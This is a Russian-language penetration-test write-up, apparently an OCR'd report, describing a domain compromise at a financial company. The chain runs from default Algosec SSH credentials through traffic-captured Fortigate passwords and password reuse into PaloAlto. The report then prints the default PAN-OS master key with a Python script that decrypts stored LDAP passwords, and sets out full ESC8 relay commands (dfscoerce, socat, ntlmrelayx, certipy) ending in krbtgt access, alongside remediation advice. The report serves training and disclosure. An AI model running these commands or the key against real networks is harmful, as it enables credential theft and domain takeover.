The art of documentation

Входные данные


Проект по пентесту проходил в большой финансовой компании.
Работы проводились удаленно, тестирование на проникновение проводилось черным ящиком.
Исполнитель имел удаленный доступ на недоменный хост(Windows OS) в инфраструктуре Заказчика. Хост использовался в качестве reverse-прокси сервера.

Начальная схема доступа

1 Получение доменной учетной записи

1.1 Получение доступа к недоменному хосту

После сканирования портов был обнаружен хост с веб-интерфейсом Algosec, который был связан с платформой Algosec. Исполнитель провел поиск в общедоступных источниках на предмет дефолтных учетных данных. В официальной документации есть информация, что при установке приложения задается пароль "algosec". При попытке подключения в веб-интерфейс учетные данные по умолчанию `(admin:algosec)` оказались невалидными, но с учетными данными `(root:algosec)` получилось подключиться по протоколу ssh, открытый порт которого также был обнаружен на этом хосте.




Успешное подключение по протоколу ssh

Рекомендации:

1. Сменить учетные данные по умолчанию;
2. Сменить тип аутентификации на использование ssh ключей;
3. Проанализировать текущие правила файрвола и ограничить доступ к любым серверам и приложениям из списка сетевых устройств без соответствующих привилегий. Удаленное управление серверами и веб-интерфейсами должно осуществляться с ограниченного количества хостов сетевых администраторов.


1.2 Получение доступа к веб-интерфейсу PaloAlto на недоменном хосте

Хост был недоменный, но на хосте находился веб-интерфейс приложения Algosec, поэтому было принято решение запустить утилиту tcpdump и выгрузить сетевой трафик. При исследовании сетевого трафика были обнаружены запросы, ведущие к управлению веб-интерфейсами Fortigate. Также, в захваченном трафике присутствовали зашифрованные учетные данные для доступа к веб-интерфейсам Fortigate.




Анализ сетевого трафика

Исследовав до последней строчки [еще одну документацию](#) было обнаружено, что на хосте Algosec присуствовал встроенный(built-in) инструмент "fa_password" для расшифровки зашифрованных паролей Fortigate. Исполнитель успешно расшифровал обнаруженный ранее в трафике зашифрованный пароль.



Получение пароля для веб-интерфейсов Fortinet и PaloAlto

Далее был получен доступ к различным веб-интерфейсам Algosec и, использовав технику "password reuse" был осуществлен успешный вход в веб-интерфейс PaloAlto.




Вход в веб-интерфейс PaloAlto

Рекомендации:

1. Не использовать одинаковые учетные данные для разных систем;
2. Проанализировать текущие правила файрвола и ограничить доступ к любым серверам и приложениям из списка сетевых устройств без соответствующих привилегий. Удаленное управление серверами и веб-интерфейсами должно осуществляться с ограниченного количества хостов сетевых администраторов.

1.3 Получение доменной учетной записи

В PAN-OS могут использоваться учётные записи от сторонних сервисов, например LDAP или SMTP. И снова, изучив еще одну документацию и ознакомившись с топиком было выяснено, что сохранённые пароли шифруются при помощи мастер-ключа, который по умолчанию всегда одинаковый (**p1a2l3o4a5l6t7o8**). Если администратор не установил свой мастер-ключ, то при получении доступа к административной панели эти пароли можно расшифровать. Конфиги хранятся в *DEVICE → Server Profiles → тип профиля*. При открытии этой страницы с профилями будет послан запрос по пути */php/utils/router.php/ServerProfileLDAP.get*, где в ответе появится JSON с информацией о профилях, в том числе с зашифрованными паролями.



Зашифрованный пароль доменной учетной записи svc_paloalto

Скрипт для расшифровки пароля:


```
#!/usr/bin/env python3
from Crypto.Cipher import AES
from hashlib import md5, sha1
from base64 import b64encode, b64decode
import sys

class PanCrypt():
    def __init__(self, key='p1a2l3o4a5l6t7o8'):
        key = self._derivekey(key)
        self.c = AES.new(key, AES.MODE_CBC, b'\x00'*16)

    def _derivekey(self, key):
        return md5(key.encode()+md5(b"pannetwork").digest()).digest()*2

    def _pad(self, s):
        plen = 16 - len(s) % 16
        return s + chr(16 - len(s) % 16)*(16 - len(s) % 16)

    def _unpad(self,d):
        return d[:-(ord(d[-1]))]

    def _encrypt(self,data):
        e = self.c.encryptor()
        return e.update(self._pad(data)) + e.finalize()

    def encrypt(self, data):
```

```
        v = b64encode(b'\x01')
        hash = b64encode(sha1(data.encode()).digest())

        raw = self._pad(data)
        ct = b64encode(self.c.encrypt(raw.encode()))
        return b'-'+v+hash+ct

    def decrypt(self, data):
        v = b64decode(data[1:5]).hex()
        hash = b64decode(data[5:33]).hex()
        enc = b64decode(data[33:])
        pt = self.c.decrypt(enc)
        return (v, hash, pt)

print(PanCrypt().decrypt(sys.argv[1]))
```

Использовав скрипт Исполнитель успешно расшифровал пароль от доменной учетной записи svc_paloalto.

Успешная расшифровка пароля

```
KRB5CCNAME=export svc_paloalto.ccache proxychains -f ./proxychains.conf
impacket-smbclient -u svc_paloalto -k -no-pass -dc-ip DC_IP
```



Валидая доменная учетная запись svc_paloalto

Рекомендации:


1. Рассмотреть возможность включения обязательной многофакторной аутентификации;
2. Изменить шифрование мастер-ключа для сохранения учетных данных в файрволе PaloAlto.

2 Повышение привилегий в домене

2.1 Получение информации о шаблонах сертификатов

После получения валидной учетной записи в домене Исполнитель выполнил запрос на получение информации об установленных настройках центров сертификации и о шаблонах, хранящихся на контроллере домена. И было обнаружено что служба Web Enrollment включена на одном из центров сертификации.
Был выполнен запрос:

```
certipy find -u svc_paloalto -k -no-pass -target DC_IP -stdout -debug -
scheme ldaps
```



Включенная служба Web Enrollment

2.2 Эксплуатация ESC8

Было принято решение использовать принудительную аутентификацию(coerce) на контроллер домена с последующим проксированием через хост Algosec на службу Web Enrollment центра сертификации.
Принудительная аутентификация была реализована с помощью инстурмента dfscoerce.py. Скрипт использует протокол передачи данных для RPC (Remote Procedure Call) - ncacn_np. *Network Computing Architecture Connection-oriented Named Pipe* применяется для передачи RPC через Named Pipes по SMB.

Имея сессию удаленного подключения через ssh port forwarding до недоменного хоста windows(см. рис1), Исполнитель установил новую сессию по протоколу ssh до хоста Algosec с пробросом 445 порта для перенаправления входящего трафика на хост центра сертификации с включенной службой Web Enrollment.

```
proxychains4 -q ssh -R 127.0.0.1:5555:127.0.0.1:445 root@Algosec -D 1081
```

Также для ретрансляции входящего трафика была загружена и запущена утилита socat на хосте Algosec.

```
./s.bin TCP4-LISTEN:445,reuseaddr,fork tcp:127.0.0.1:5555
```

Схема перед атакой выгядела следующим образом:





Схема атаки

Далее, использовав утилиту dfscorce.py был выполнен запрос на выполнение принудительной аутентификации машинной учетной записи контроллера домена на хост Algosec.

```
proxychains4 -q python3 dfscoerce.py -dc-ip DC_IP -u 'svc_paloalto@domain' -k -no-pass -d domain ALGOSEC_IP DC_FQDN
```




Запрос на принудительную аутентификацию машинной учетной записи контроллера домена

Через двойной ssh proxy с выходом на хосте Algosec был успешно получен входящий запрос на аутентификацию на запущенном ранее инструменте ntlmrelayx.py из набора

impacket. Он был перенаправлен на службу Web Enrollment центра сертификации. В результате успешной аутентификации был получен сертификат на машинную учетную запись контроллера домена.


```
proxychains4 -q ntlmrelayx.py -t http://ADCS_IP/certsrv/certfnsh.asp --adcs
--template DomainController -smb2support
```



Получение сертификата машинной учетной записи контроллера домена

Далее был получен TGT-билет машинной учетной записи контроллера домена.


```
proxychains4 -q certipy auth -pfx DC$_PFX -dc-ip DC_IP -domain domain -dns-
tcp -ns DC_IP
```



Получение TGT-билета машинной учетной записи контроллера домена

Последним шагом подтверждения административных прав в домене было получение доступа к учетной записи krbtgt, что было успешно реализовано.

```
